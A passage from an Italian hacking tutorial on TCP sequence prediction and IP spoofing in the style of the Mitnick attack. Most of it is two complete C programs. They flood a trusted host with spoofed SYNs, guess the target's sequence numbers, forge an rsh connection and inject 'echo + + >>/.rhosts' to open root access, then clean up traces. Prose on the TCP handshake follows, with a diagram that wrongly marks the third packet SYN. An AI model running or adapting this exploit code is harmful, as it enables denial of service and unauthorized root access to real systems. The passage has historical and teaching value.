        unsigned long saddr, daddr; /* source and dest address */
};
#endif

/*
 * Pinched from ping.c
 * -------------------
 * in_cksum --
 *  Checksum routine for Internet Protocol family headers (C Version)
 */
unsigned short in_cksum(addr, len)
    u_short *addr;
    int len;
{
    register int nleft = len;
    register u_short *w = addr;
    register int sum = 0;
    u_short answer = 0;

    /*
     * Our algorithm is simple, using a 32 bit accumulator (sum), we add
     * sequential 16 bit words to it, and at the end, fold back all the
     * carry bits from the top 16 bits into the lower 16 bits.
     */
    while (nleft > 1)  {
        sum += *w++;
        nleft -= 2;
    }

    /* mop up an odd byte, if necessary */
    if (nleft == 1) {
        *(u_char *)(&answer) = *(u_char *)w ;
```

```
        sum += answer;
    }

    /* add back carry outs from top 16 bits to low 16 bits */
    sum = (sum >> 16) + (sum & 0xffff); /* add hi 16 to low 16 */
    sum += (sum >> 16);         /* add carry */
    answer = ~sum;              /* truncate to 16 bits */
    return(answer);
}

inline void printtcppacket(int r, char *buf, struct sockaddr_in *addr)
{
      struct iphdr *ip;
      struct tcphdr *tcp;
      int len=-1;

        printf("-------------------------------------------------------------
-------------------\n");
        /* IP */
        printf("Packet Size = %d\n",r);
        addr->sin_addr.s_addr = ntohl(addr->sin_addr.s_addr);
        ip = (struct iphdr *) buf;
        len = ip->ihl << 2;
      printf("IP Header\n");
      printf("---------\n");
        printf("length %d, version %d\n",len,ip->version);
      printf("tos %d, tot_len %d\n",ip->tos, ntohs(ip->tot_len));
      printf("id  %d,  frag_off  %d,  ttl  %d,  protocol  %d\n",ntohs(ip-
>id),ntohs(ip->frag_off),
             ip->ttl, ip->protocol);
      printf("check %d\n",ntohs(ip->check));
      printf("IPFrom %s, ",inet_ntoa(ip->saddr));
      printf("IPTo %s\n",inet_ntoa(ip->daddr));

        /* TCP */
        tcp = (struct tcphdr *) (buf + len);

      printf("TCP Header\n");
      printf("----------\n");
        printf("SPort = %hu, DPort = %hu, SeqNum = %lu, AckNum = %lu\n",
                ntohs(tcp->th_sport), ntohs(tcp->th_dport),
                ntohl(tcp->th_seq), ntohl(tcp->th_ack));
      printf("x2 %d, off %d\n",tcp->th_x2,tcp->th_off);

        printf("Flags");
        if (!tcp->th_flags)
                printf(" none");
        else {
                if (tcp->th_flags & TH_FIN)
                        printf(" FIN");
                if (tcp->th_flags & TH_SYN)
                        printf(" SYN");
                if (tcp->th_flags & TH_RST)
                        printf(" RST");
                if (tcp->th_flags & TH_PUSH)
                        printf(" PUSH");
                if (tcp->th_flags & TH_ACK)
                        printf(" ACK");
                if (tcp->th_flags & TH_URG)
                        printf(" URG");
        }
        printf(".\n");
      printf("win  %d,  sum  %d,  urp  %d\n",ntohs(tcp->th_win),ntohs(tcp-
>th_sum),ntohs(tcp->th_urp));
}

inline void gettcppacket(int s, char *buf, int size)
{
```

```
	struct sockaddr_in addr;
	struct iphdr *ip;
	struct tcphdr *tcp;
	int len, r;

	len = sizeof(addr);
	if ((r = recvfrom(s,buf,size,0,(struct sockaddr *) &addr,&len)) == -1)
{
		perror("recvfrom");
		fprintf(stderr,"error: recvfrom returned %d\n",r);
		exit(1);
	}

	/*
	printtcppacket(r,buf,&addr);
	*/

}

inline void sendtcppacket(int s, unsigned long src, unsigned long dest,
	struct sockaddr_in *addr,
	unsigned char flags, unsigned short sport, unsigned short dport,
	unsigned long seqnum, unsigned long acknum, char *data, int datalen)
{

	struct iphdr ip;
	struct tcphdr tcp;
	static char packet[4096];
	char tcpbuf[4096];
	char *ptr;
	unsigned short size=0;

	ip.ihl = 5;
	ip.version = 4;
	ip.tos = 0;
	ip.tot_len = htons(40 + datalen);
	ip.id = htons(666+(rand()%100));
	ip.frag_off = 0;
	ip.ttl = 255;
	ip.protocol = IPPROTO_TCP;
	ip.check = 0;
	ip.saddr = src;
	ip.daddr = dest;

	ip.check = in_cksum((char *)&ip,sizeof(ip));

	tcp.th_sport = htons(sport);
	tcp.th_dport = htons(dport);
	tcp.th_seq = htonl(seqnum);
	tcp.th_ack = htonl(acknum);
	tcp.th_x2 = 0;
	tcp.th_off = 5;
	tcp.th_flags = flags;
	tcp.th_win = htons(10052);
	tcp.th_sum = 0;
	tcp.th_urp = 0;

	/* Add in a pseudo IP header */
	memset(tcpbuf,0,4096);
	ptr = tcpbuf;
	memcpy(ptr,&(ip.saddr),8); /* Both saddr and daddr */
	ptr += 9; /* Skip the 0 field */
	memcpy(ptr,&(ip.protocol),1);
	ptr += 1;
	size = htons(datalen + sizeof(tcp));
	memcpy(ptr,&(size),2);
	ptr += 2;
	memcpy(ptr,&tcp,sizeof(tcp)+datalen);
```

```
      tcp.th_sum = in_cksum((char *)tcpbuf,sizeof(tcp)+12+datalen);

      memcpy(packet,(char *)&ip,sizeof(ip));
      memcpy(packet+sizeof(ip),(char *)&tcp,sizeof(tcp));
      memcpy(packet+sizeof(ip)+sizeof(tcp),(char *)data,datalen);

/*
      printtcppacket(sizeof(ip)+sizeof(tcp)+datalen,packet,addr);
*/

      if (sendto(s,packet,sizeof(ip)+sizeof(tcp)+datalen,0,
            (struct sockaddr *)addr, sizeof(struct sockaddr_in)) == -1) {
            perror("sendto");
            exit(1);
      }

}

void determine_sequence(int s, int r, unsigned long src, unsigned long dest,
      struct sockaddr_in *addr,
      unsigned long *next_seq, unsigned long *offset)
{
    struct iphdr *ip;
    struct tcphdr *tcp;
    int i, len;
    unsigned long start_seq=4321965+getpid();
    unsigned long start_port=600;
    char buf[4096];
    unsigned long prev_seq=0, diff=0;

    *offset=0;

      for (i=0;i<10;i++) {

      sendtcppacket(s,src,dest,addr,TH_SYN,start_port,514,start_seq,0,NULL,0
);

            for (;;) {
                  gettcppacket(r,buf,sizeof(buf));
                  ip = (struct iphdr *) buf;
                  if (ip->saddr != dest)
                        continue;
                  /*
                  printtcppacket(sizeof(buf),buf,addr);
                  */
                  len = ip->ihl << 2;
                  tcp = (struct tcphdr *) (buf+len);
            if (ntohs(tcp->th_dport)==start_port &&
                ntohs(tcp->th_sport)==514) {
                    if (prev_seq) {
                        diff=tcp->th_seq-prev_seq;
                        printf("(prev=%u, new=%u, diff=%u\n", prev_seq,
                            tcp->th_seq, diff);
                    } else
                        diff=0;
                    if (*offset==0)
                        *offset=diff;
                    else {
                        if (*offset!=diff)
                            printf("Difference in Offset: old=%u, new=%u\n",
                                *offset, diff);
                        *offset=diff;
                    }
                    prev_seq=tcp->th_seq;

      sendtcppacket(s,src,dest,addr,TH_RST,start_port++,514,start_seq++,0,NU
LL,0);
```

```
                    break; /* out of for loop */
                }
        }
    }
    *next_seq=prev_seq+*offset;
}

void spoof(int s, unsigned long src, unsigned long dest,
       struct sockaddr_in *addr, unsigned long next_seq)
{
    char buf[4096];
    unsigned short port=513;
    /*char *string="0\0root\0root\0echo + + >>/.rhosts\0";
    int stringlen=32;*/
    char *string="0\0kurt\0kurt\0/usr/bin/touch /tmp/spoof \0";
    int stringlen=39;
    u_long seq=54378435;
    int i;

    /* Send a syn with our own sequence number */

       sendtcppacket(s,src,dest,addr,TH_SYN,port,514,seq,0,NULL,0);
    usleep(5000); /* wait for the other side to SYN,ACK */

       sendtcppacket(s,src,dest,addr,TH_ACK,port,514,seq,++next_seq,NULL,0);

       sendtcppacket(s,src,dest,addr,TH_ACK,port,514,seq,next_seq,string,stri
nglen);
    seq+=stringlen;

    sleep(1);
       sendtcppacket(s,src,dest,addr,TH_FIN,port,514,seq,next_seq,NULL,0);

    for (i=1;i<4;i++) {
        sleep(2);

       sendtcppacket(s,src,dest,addr,TH_ACK,port,514,seq+1,next_seq+i,NULL,0)
;
    }
    usleep(50000);

       sendtcppacket(s,src,dest,addr,TH_RST,port,514,seq+1,next_seq+4,NULL,0)
;
}

void reset_trusted(int s, unsigned long src, unsigned long dest,
       struct sockaddr_in *addr,
       unsigned long seq_num[80], unsigned long port_num[80])
{
    int i;

    for (i=0;i<80;i++)

       sendtcppacket(s,src,dest,addr,TH_RST,port_num[i],513,seq_num[i],0,NULL
,0);
}

void hose_trusted(int s, unsigned long src, unsigned long dest,
       struct sockaddr_in *addr,
       unsigned long seq_num[80], unsigned long port_num[80])
{
    int i;
    unsigned long start_seq=78156767+getpid();
    unsigned long start_port=600;

    for (i=0;i<80;i++) {
        port_num[i]=start_port++;
        seq_num[i]=start_seq++;
```

```
        sendtcppacket(s,src,dest,addr,TH_SYN,port_num[i],513,seq_num[i],0,NULL
,0);
     }
}

void main(int argc, char *argv[])
{

        int rec, sen, i=1;
        unsigned char buf[4096];
        struct sockaddr_in addr, trustedaddr, bogusaddr;
        char *bogusname = "19.17.14.17";
        unsigned long dest, bogus, trusted, src, nseq, offset;
        struct hostent *host;
        unsigned long seq_num[80], port_num[80];

        if (argc != 3) {
                fprintf(stderr,"Usage: %s trusted target\n",argv[0]);
                exit(1);
        }

        memset(&trustedaddr,0,sizeof(trustedaddr));
        trustedaddr.sin_family = AF_INET;
        if ((trustedaddr.sin_addr.s_addr = inet_addr(argv[1])) == -1) {
                if ((host = gethostbyname(argv[1])) == NULL) {
                        printf("Unknown host %s.\n",argv[1]);
                        exit(1);
                }
                trustedaddr.sin_family = host->h_addrtype;
                memcpy((caddr_t)        &trustedaddr.sin_addr,host->h_addr,host-
>h_length);
        }
        printf("Trusted is %s\n",inet_ntoa(trustedaddr.sin_addr.s_addr));
        memcpy(&trusted,(char *)&trustedaddr.sin_addr.s_addr,4);

        memset(&addr,0,sizeof(addr));
        addr.sin_family = AF_INET;
        if ((addr.sin_addr.s_addr = inet_addr(argv[2])) == -1) {
                if ((host = gethostbyname(argv[2])) == NULL) {
                        printf("Unknown host %s.\n",argv[2]);
                        exit(1);
                }
                addr.sin_family = host->h_addrtype;
                memcpy((caddr_t) &addr.sin_addr,host->h_addr,host->h_length);
        }
        printf("Target is %s\n",inet_ntoa(addr.sin_addr.s_addr));
        memcpy(&dest,(char *)&addr.sin_addr.s_addr,4);

        if ((rec = socket(AF_INET, SOCK_RAW, IPPROTO_TCP)) < 0) {
                perror("error: recv socket");
                exit(1);
        }

        if ((sen = socket(AF_INET, SOCK_RAW, IPPROTO_RAW)) < 0) {
                perror("error: send socket");
                exit(1);
        }

#ifdef IP_HDRINCL
        fprintf(stderr,"IP_HDRINCL is set\n");
        if (setsockopt(sen,IPPROTO_IP,IP_HDRINCL,(char *)&i,sizeof(i)) < 0) {
                perror("setsockopt IP_HDRINCL");
                exit(1);
        };
#endif

        gethostname(buf, 128);
```

```
        if ((host=gethostbyname(buf))==NULL) {
                fprintf(stderr, "Can't get my hostname!?\n");
                exit(1);
        }
        memcpy(&src,host->h_addr,4);

        bogusaddr.sin_family = AF_INET;
        bogusaddr.sin_addr.s_addr = inet_addr(bogusname);

        memcpy(&bogus,(char *)&bogusaddr.sin_addr.s_addr,4);

        hose_trusted(sen,bogus,trusted,&bogusaddr,seq_num,port_num);

        determine_sequence(sen, rec, src, dest, &addr, &nseq, &offset);

        printf("Next sequence number is: %u, offset is: %u\n", nseq, offset);

        spoof(sen,trusted,dest,&trustedaddr,nseq);

        reset_trusted(sen,bogus,trusted,&bogusaddr,seq_num,port_num);

}
```

Ogni computer connesso ad una rete TCP/IP durante una comunicazione allega al propio pacchetto l'indirizzo IP di comunicazione e un numero univoco chiamato numero di sequenza.
L'hacker esegue l'attacco a previsione del numero di sequenza TCP/IP in due fasi.
Nella prima fase l'hacker cerca di determinare l'indirizzo IP del server, generalmente mettendosi in ascolto dei pacchetti Internet, provando a specificare in ordine vari numeri di host oppure connetendosi al sito mediante un browser Web e osservando l'indirizzo IP nella barra di stato (attraverso il comando nslookup si può avere la traduzione dagli indirizzi IP numerici a quelli a stringa e viceversa).
Ad esempio, se un sistema ha l'indirizzo IP 192.0.0.15,l'hacker, sapendo che in una rete C vi possono essere fino a 256 computer, potrà cercare di indovinare i loro indirizzi modificando unicamente l'ultimo byte.
Dopo che l'hacker avrà iniziato a trovare gli indirizzi della rete, inizierà anche a controllare i numeri di sequenza dei pacchetti che si trasmettono tali computer.
Dopo aver monitorizzato le trasmissioni della rete, l'hacker cercherà di prevedere il prossimo numero di sequenza che verrà generato dal server e quindi fornirà un proprio pacchetto con tale numero di sequenza inserendosi fra il server e l'utente.
Poichè l'hacker ha già l'indirizzo IP del server, può in realtà generare pacchetti con i numeri di sequenza corretti e indirizzi IP che gli consentono di intercettare le trasmissioni con l'utente.
Dopo che l'hacker ha avuto accesso al sistema tramite questo attacco, può accedere alle informazioni che il sistema di comunicazione trasmette al server,inclusi file di password,nomi di login,dati riservati ed ogni altra informazione trasmessa in rete. In genere questo attacco viene usato come base per l'attacco di un altro server della rete.
Nel capitolo seguente vedremo questo attacco dal punto di vista pratico riportando quello che fu un attacco storico mediante questa metodologia.
Dobbiamo stare attenti quando parliamo di cose storiche in quanto la realtà dei nostri giorni potrebbe essere leggeremente differente e non solo leggermente.
Questo protocollo viene usato per stabilire connessioni bidirezionali via rete, e per trasferire quantità di dati elevati attraverso anche a protocolli di livello applicazioni come telnet, http, ftp.
TCP a differenza degli altri protocolli della suite come ICMP o UDP, stabilisce una connessione reale fra le parti che devono comunicare; una volta stabilita la connessione, vengono trasmessi dati che verranno successivamente confermati attraverso numeri di sequenza costruiti nel seguente modo:

Nella fase iniziale della connessione (handshake) il client contatta il server e gli propone un suo numero di sequenza, il server risponde con un ack sul numero di sequenza appena ricevuto e propone un suo numero di sequenza iniziale, che verrà successivamente confermato dal client:

```
                  Connessione TCP HANDSHAKE

            client                          server
              --                               --
             |  |   SYN (SEQ= x)              |  |
             |  | -------------------------> |  |
             |  |                             |  |
             |  |   SYN (SEQ= y, ACK= x+1)    |  |
             |  | <-------------------------  |  |
             |  |                             |  |
             |  |   SYN (SEQ= x+1, ACK= y+1) |  |
             |  | -------------------------> |  |
             |  |                             |  |
             |  |                             |  |
              --                               --
```

Ricordiamoci che TCP è un protocollo sliding windows, o in italiano a finestra rotante, come lo era, per quelli che si ricordano i vecchi BBS, un protocollo come Zmodem.
Ogni pacchetto TCP contiene un numero di sequenza (primo byte) e un numero di acknowledgment (ultimo byte.
Questo sistema dello sliding windows è stato implementato per rendere il protocollo più efficiente.

Il discorso dell'efficienza è legato a diversi fattori anche se quello più importante è dato dal fatto che i protocolli di questo tipo utilizzano la banda in un modo più efficiente, dato che viene permessa la trasmissione di più pacchetti prima che venga richiesto l'acknowledgment.
I numeri di sequenza successivi a quelli della connessione vengono costruiti in base ai byte ricevuti, ovvero se ho ricevuto 13 byte, il prossimo numero di sequenza sarà la somma del numero di sequenza precedente più il numero di byte ricevuti + 1 (seq= seq_prec + 13 + 1).
Abbiamo visto che il numero di sequenza iniziale è contenuto nel primo pacchetto che ha attivo il flag SYN, che indica l'inizio di una connessione TCP; altri flag utilizzati nel protocollo TCP sono PUSH, che indica al protocollo TCP di inviare i dati immediatamente senza aspettare altri dati; abbiamo poi il flag RESET, che indica di resettare la connessione immdiatamente e infine il flag FIN che indica la fine della connessione.Inoltre bisogna tener conto che dopo un certo tempo che il messaggio viene spedito e non si ha riscontro, allora viene ritrasmesso, quindi ad ogni trasmissione viene associato un timer; inoltre quando una macchina riceve un pacchetto ritrasmette indietro un riscontro per l'avvenuta ricezione.
Un altro sorgente indirizzato al'individuazione del numero di sequenza è il seguente :

```
/* This source is subject to the GNU PUBLIC LICENSE. It can be used freely
 * for any non-commercial purpose, and this message and the contact
```

```
 * information must remain intact. For commercial purposes, you MUST contact
 * us to obtain a license for it's use. A copy of the GNU PUBLIC LICENSE is
 * available from: ftp://aeneas.mit.edu/pub/gnu/
 *
 *     This program is distributed in the hope that it will be useful,
 *  but WITHOUT ANY WARRANTY; without even the implied warranty of
 *  MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the
 *  GNU General Public License for more details.
 *
 * Mike Neuman
 * En Garde Systems
 * 525 Clara Avenue, Suite 202
 * St. Louis, MO  63112
 * mcn@EnGarde.com
 */

#include <stdio.h>
#include <setjmp.h>
#include <signal.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in_systm.h>
#include <netinet/in.h>
#include <net/if.h>
#include <netinet/if_ether.h>
#include <netinet/ip.h>
#include <netinet/tcp.h>
#include <errno.h>
#include <netdb.h>

#include "ipbpf.h" /* Include ipbpf header */

#define BADHOST "16.17.18.19"
  /* The host to spoof flooding the trusted
   * host's destination port from. This host shouldn't exist, but should
have
   * correct routing entries. The important part is so that returned packets
   * go to nowhere.
   */

#define NUMSEQUENCE 80
  /* The number of connections to spoof from BADHOST. I made this big.
  * I've found 4.4BSD will be flooded with only 8 unacked connections. Your
  * mileage may vary
  */

#define NUMTESTS 10
  /* How many samples of the sequence numbers do you want to take?
   * I randomly picked 10 and only take the last result. If I wanted to be
   * elegant, I'd do some sort of statistical average. Sequence numbers
   * are generally updated by a fixed number, this attempts to compute
   * this number taking into account average network lag. Fixed sequence
   * number updating currently works on: Solaris 2.x, NeXTstep, 4.4BSD, and
   * probably others, although I haven't tested them.
   */

#define ROUTER "router.EnGarde.com"
  /* The name of your router to the outside world. Spoofed packets need to
   * be sent to it's ether/fddi address in order to get to the outside
world.
   */

main(argc, argv)
int argc;
char *argv[];

{
struct hostent *he;
```

```
u_long trust_addr, targ_addr;
u_long seq_num[NUMSEQUENCE], port_num[NUMSEQUENCE];
u_long next_seq, offset;

	if (argc!=3) {
		fprintf(stderr, "Usage: %s trusted-host target\n",argv[0]);
		exit(1);
	}
	if ((he=gethostbyname(argv[1]))==NULL) {
		trust_addr=inet_addr(argv[1]);
		if (trust_addr==(u_long)-1) {
			fprintf(stderr, "Unknown host %s\n", argv[1]);
			exit(1);
		}
	} else
		bcopy(he->h_addr, &trust_addr, 4);

	if ((he=gethostbyname(argv[2]))==NULL) {
		targ_addr=inet_addr(argv[2]);
		if (targ_addr==(u_long)-1) {
			fprintf(stderr, "Unknown host %s\n", argv[2]);
			exit(1);
		}
	} else
		bcopy(he->h_addr, &targ_addr, 4);

	printf("Initializing Packet Filter\n");
	use_best(); /* Use the best packet filter available on this system */
	if (init_filter("tcp", NULL)) {
		/* Initialize the packet filter and read only TCP packets */
		fprintf(stderr, "Can't init Packet Filter\n");
		exit(1);
	}

	/* First, send NUMSEQUENCE connection requests from BADHOST to the
	 * trusted host on a trusted port (currently 513). Trusted host will
	 * attempt to SYN-ACK these. If BADHOST doesn't exist, there will
never
	 * be a response ACK. Consequently, trusted host's connection queue
will
	 * fill and it will no longer respond to any packets to port 513.
	 */

	printf("[Hosing Trusted Host...]\n");
	if (hose_trusted(argv[1], trust_addr, seq_num, port_num)) {
		fprintf(stderr, "Couldn't hose %s\n", argv[1]);
		exit(1);
	}

	/* Next, do a sampling of the difference in sequence numbers. These
packets
	 * are NOT spoofed as receiving the reply is required. Consequently,
this
	 * host can appear in any packet traces.
	 */
	printf("[Determining sequence numbers...]\n");
	if (determine_sequence(argv[2], targ_addr, &next_seq, &offset)) {
		fprintf(stderr, "Couldn't determine sequence numbers for %s\n",
argv[2]);
		exit(1);
	}

	printf("=>Next sequence number is: %u, offset is: %u\n", next_seq,
offset);

	/* Next, do the actual spoofed connection, now that we know what the
next
	 * sequence number will be.
```

```
	 */
	printf("[Spoofing Connection...]\n");
	if (spoof_connection(trust_addr, argv[2], targ_addr, next_seq)) {
		fprintf(stderr, "Couldn't spoof connection to %s\n", argv[1]);
		exit(1);
	}

	/* Finally, reset all of the half started connections on trusted-host.
	 * This will put trusted-host back into it's normal state (and hide
	 * the traces that it was used for evil.
	 */
	printf("[Cleaning Up Trusted Mess...]\n");
	if (reset_trusted(argv[1], trust_addr, seq_num, port_num)) {
		fprintf(stderr,  "Couldn't  reset  %s.  Sucks  to  be  it.\n",
argv[1]);
		exit(1);
	}

	/* fin */
	exit(0);
}

hose_trusted(trust_host, trust_addr, seq_num, port_num)
char *trust_host;
u_long trust_addr;
u_long seq_num[NUMSEQUENCE];
u_short port_num[NUMSEQUENCE];
{
	int i;
	u_long start_seq=49358353+getpid(); /* Make this anything you want */
	u_long start_port=600; /* Make this anything you want */
	struct ether_header eh;
	u_long bad_addr;

	/* First attempt to find the hardware address of the trusted host */
	if (ether_hostton(trust_host, &eh.ether_dhost)) {
		/* If that fails, find the hardware address of the router */
		if (ether_hostton(ROUTER, &eh.ether_dhost)) {
			fprintf(stderr,  "Can't  determine  ether  addr  of  trusted
host or router.\n");
			return(1);
		}
	}
	eh.ether_type=ETHERTYPE_IP;

	if ((bad_addr=inet_addr(BADHOST))==(u_long)-1) {
		fprintf(stderr, "Can't convert BADHOST address.\n");
		return(1);
	}

	/*   Send   a   whole   bunch   of   spoofed   SYNs.   Arguments   to
sendtcppacket_simple
	 * are:
	 * sendtcppacket_simple(
	 *     struct ether_addr source_hardware_address,
	 *     struct ether_addr destination_hardware_address,
	 *     u_long            source_ip_address,
	 *     u_long            destination_ip_address,
	 *     u_short           source_port,
	 *     u_short           destination_port,
	 *     u_long            sequence_number,
	 *     u_long            acknowldegement_number,
	 *     int               TCP flags (SYN, RST, ACK, PUSH, FIN),
	 *     char *            data,
	 *     int               datalen)
	 */
	for (i=0;i<NUMSEQUENCE;i++) {
```

```
		port_num[i]=start_port++;  /*  record  the  ports  and  sequence
numbers */
		seq_num[i]=start_seq++;   /* for later reseting */

		sendtcppacket_simple(&(eh.ether_shost), &(eh.ether_dhost),
			bad_addr, trust_addr,
			port_num[i], 513, /* 513 is rlogin/rsh port */
			seq_num, 0,
			TH_SYN, NULL, 0);
	}
	return(0);
}

jmp_buf env;

void timedout()
{
	longjmp(env, 1);
}

determine_sequence(targ_host, targ_addr, next_seq, offset)
char *targ_host;
u_long targ_addr, *next_seq, *offset;
{
	struct hostent *he;
	struct ether_header eh, eh2;
	struct ip iph;
	struct tcphdr tcph;
	int i;
	u_long start_seq=4138353+getpid(); /* Make this anything you want */
	u_long start_port=600;            /* Make this anything you want */
	u_long my_addr;
	char buf[80];
	u_long prev_seq=0, diff=0;

	*offset=0;
	/* first attempt to get the destination's hardware address */
	if (ether_hostton(targ_host, &eh.ether_dhost)) {
		/* If that fails, get the router's hardware address */
		if (ether_hostton(ROUTER, &eh.ether_dhost)) {
			fprintf(stderr,  "Can't  determine  ether  addr  of  trusted
host or router.\n");
			return(1);
		}
	}
	eh.ether_type=ETHERTYPE_IP;

	gethostname(buf, 79);
	if ((he=gethostbyname(buf))==NULL) {
		fprintf(stderr, "Can't get my hostname!?\n");
		return(1);
	}
	bcopy(he->h_addr, &my_addr, 4);
	for (i=0;i<NUMTESTS;i++) {
		/* Do a setjmp here for timeouts */
		if (setjmp(env))
			fprintf(stderr, "Response Timed out... Resending...\n");
		signal(SIGALRM, timedout);
		alarm(0);
		alarm(10); /* Wait 10 seconds for reply */
		sendtcppacket_simple(&(eh.ether_shost), &(eh.ether_dhost),
			my_addr, targ_addr,
			start_port, 514, /* 514 is rsh port */
			start_seq, 0,
			TH_SYN, NULL, 0);
		/* Send connection request packet */

		for (;;) {
```

```
                    /*  Wait  until  the  reply  is  received.  Arguments  for
readpacket
                     * are:
                     * readpacket(
                     *  struct fddi_header  fddi_header,
                     *  struct ether_header ether_header,
                     *  struct ip           ip_header,
                     *  struct udphdr       udp_header,
                     *  struct tcphdr       tcp_header,
                     *  char *              data,
                     *  int                 datalen)
                     *
                     * return type is the type of packet read
                     */

                    while  (readpacket(NULL,  &eh2,  &iph,  NULL,  &tcph,  NULL,
NULL)!=
                           PTYPE_IP_TCP) ;
                    if (ntohs(tcph.th_dport)==start_port &&
                           ntohs(tcph.th_sport)==514) {
                           /* If the ports match, it's probably a reply--this
isn't
                            * definite, but it's a pretty good guess .
                            *  The  following  attempts  to  generate  a  reliable
sequence.
                            * Actually, it's pretty dumb. It tries 10 times,
then takes
                            * the last result. Generally, I've found this to
work well
                            * enough to warrant not writing anything smarter.
                            */
                                  if (prev_seq) {
                                         diff=tcph.th_seq-prev_seq;
                                         printf("(prev=%u, new=%u, diff=%u\n",
prev_seq,
                                                tcph.th_seq, diff);
                                  } else
                                         diff=0;
                                  if (*offset==0)
                                         *offset=diff;
                                  else {
                                         if (*offset!=diff)
                                                printf("Difference  in  Offset:
old=%u, new=%u\n",
                                                       *offset, diff);
                                         *offset=diff;
                                  }
                                  prev_seq=tcph.th_seq;
                                  sendtcppacket_simple(
                                                &(eh.ether_shost),
&(eh.ether_dhost),
                                                my_addr, targ_addr,
                                                start_port++, 514,
                                                start_seq++, 0,
                                                TH_RST, NULL, 0);
                                  /*  Send  a  reset  to  close  the  connection.
Note, this
                                   * automatically will be sent by localhost
unless
                                   * a service is listening on whatever port
you've
                                   * chosen to start with at the top of this
routine.
                                   * so I reset it anyway
                                   */
                                  break; /* out of infinite for */
                           }
             } /* of infinite for */
```

```
		alarm(0);
	} /* for i=0 i<numtests... */
	*next_seq=prev_seq+*offset;
	return(0);
}

spoof_connection(trust_addr, targ_host, targ_addr, next_seq)
u_long trust_addr, targ_addr, next_seq;
{
	struct ether_header eh;
	char buf[80];
	struct hostent *he;
	u_long my_addr;
	u_short port=513;
	char *string="0\0root\0root\0echo + + >>/.rhosts\0";
	int stringlen=32;
	u_long seq=385773357;
	int i;

	/* As before, get the target's hardware address */
	if (ether_hostton(targ_host, &eh.ether_dhost)) {
		/* If that fails, get the router's hardware address */
		if (ether_hostton(ROUTER, &eh.ether_dhost)) {
			fprintf(stderr, "Can't determine etheraddr of target host
or router.\n");
			return(1);
		}
	}
	eh.ether_type=ETHERTYPE_IP;

	/* Send a syn with our own sequence number */
	sendtcppacket_simple(&(eh.ether_shost), &(eh.ether_dhost),
		trust_addr, targ_addr,
		port, 514,
		seq++, 0,
		TH_SYN, NULL, 0);
	usleep(5000); /* wait for the other side to SYN,ACK */

	/* Send the ACK for the sequence number we guessed. I've found we
guess
	 * right about 90% of the time
	 */
	sendtcppacket_simple(&(eh.ether_shost), &(eh.ether_dhost),
		trust_addr, targ_addr,
		port, 514,
		seq, ++next_seq,
		TH_ACK, NULL, 0);

	/* Now, send our rsh request with the proper sequence and ACK nubmers
*/
	sendtcppacket_simple(&(eh.ether_shost), &(eh.ether_dhost),
		trust_addr, targ_addr,
		port, 514,
		seq, next_seq,
		TH_ACK, string, stringlen);
	seq+=stringlen;

	sleep(1); /* Wait for it to be received, ACKd, and processed */
	/* Send a fin with the our new sequence number and their sequence
number */
	sendtcppacket_simple(&(eh.ether_shost), &(eh.ether_dhost),
		trust_addr, targ_addr,
		port, 514,
		seq, next_seq,
		TH_FIN, NULL, 0);

	for (i=1;i<4;i++) { /* Send a bunch of ACKs */
```

```
             /* If we screwed up the guessing the correct sequence number
the remote
              * host is using, guess a whole bunch more just to be sure. We
could
              * probably reset the connection, but it's better to have the
              * net software hang waiting for a proper FIN/ACK than have the
              * application that we've spoofed into running exit because we
              * reset the connection.
              */
             sleep(2);
             sendtcppacket_simple(&(eh.ether_shost), &(eh.ether_dhost),
                    trust_addr, targ_addr,
                    port, 514,
                    seq+1, next_seq+i,
                    TH_ACK, NULL, 0);
       }
       usleep(50000); /* Finally, send a RST */
       /* Now, if we're really screwed, and ~8 seconds later  we haven't
guessed
        * the right sequence number, just reset the connection. Hopefully by
now
        * the application has done it's job, so resetting shouldn't cause any
        * problems.
        */
       sendtcppacket_simple(&(eh.ether_shost), &(eh.ether_dhost),
             trust_addr, targ_addr,
             port, 514,
             seq+1, next_seq+4,
             TH_RST, NULL, 0);

       return(0);
}

reset_trusted(trust_host, trust_addr, seq_num, port_num)
u_long trust_addr;
u_long seq_num[NUMSEQUENCE], port_num[NUMSEQUENCE];
{
       struct ether_header eh;
       u_long bad_addr;
       int i;

       if (ether_hostton(trust_host, &eh.ether_dhost)) {
             if (ether_hostton(ROUTER, &eh.ether_dhost)) {
                    fprintf(stderr, "Can't determine ether addr of trusted
host or router.\n");
                    return(1);
             }
       }
       eh.ether_type=ETHERTYPE_IP;

       if ((bad_addr=inet_addr(BADHOST))==(u_long)-1) {
             fprintf(stderr, "Can't convert BADHOST address.\n");
             return(1);
       }

       /* Reset all of the connections we started before */
       for (i=0;i<NUMSEQUENCE;i++) {
             sendtcppacket_simple(&(eh.ether_shost), &(eh.ether_dhost),
                    bad_addr, trust_addr,
                    port_num[i], 513,
                    seq_num[i], 0,
                    TH_RST, NULL, 0);
       }
       return(0);
}
```

La rappresentazione grafica dei tre pacchetti TCP necessari per instaurare una connessione è la seguente :

```
Pacchetto 1: Direzione: Client  --->  Server
             Flag Attivi: SYN
             Sequence number: X (numero generato dal client)

Pacchetto 2: Direzione: Server  --->  Client
             Flag Attivi: SYN, ACK
             Sequence number: Y (numero generato dal server)
             Acknowledgement number: X + 1

Pacchetto 3: Direzione: Client  --->  Server
             Flag Attivi: ACK
             Sequence number: X + 1
             Acknowledgement number: Y + 1
```

Dopo questo breve scenario di background culturale sul TCP/IP, passiamo alla descrizione dell'attacco di Mitnick, allora innanzitutto

Un caso famoso di IP Spoofing

Questo attacco rappresenta la più grave minaccia per i server connessi a Internet.
Anche se presenta analogie con l'attacco al numero di sequenza, questo attacco ottiene l'accesso alla rete costringendo la rete ad accettare il suo indirizzo IP come se fosse un indirizzo fidato e dunque l'hacker non è costretto a provare indirizzi IP per trovare quello giusto.L'idea dell'attacco è che l'hacker acquisisce il controllo di un computer che si collega con la rete che rappresenta il suo obbiettivo.
Poi disconnette il computer dalla rete e inganna il server sostituendosi a tale computer.
Dopo che l'hacker si è sostiuito al computer disconnesso, sostituisce l'indirizzo IP all'interno di ogni pacchetto con il propio indirizzo IP (della vittima)e altera i numeri di sequenza.
Utilizzando l'IP sostituito, un hacker simula con il proprio computer l'indirizzo IP di un sistema fidato, dopo che l'hacker ha ingannato il computer di destinazione, utilizza un apposito numero di sequenza per diventare la nuova destinazione del server.
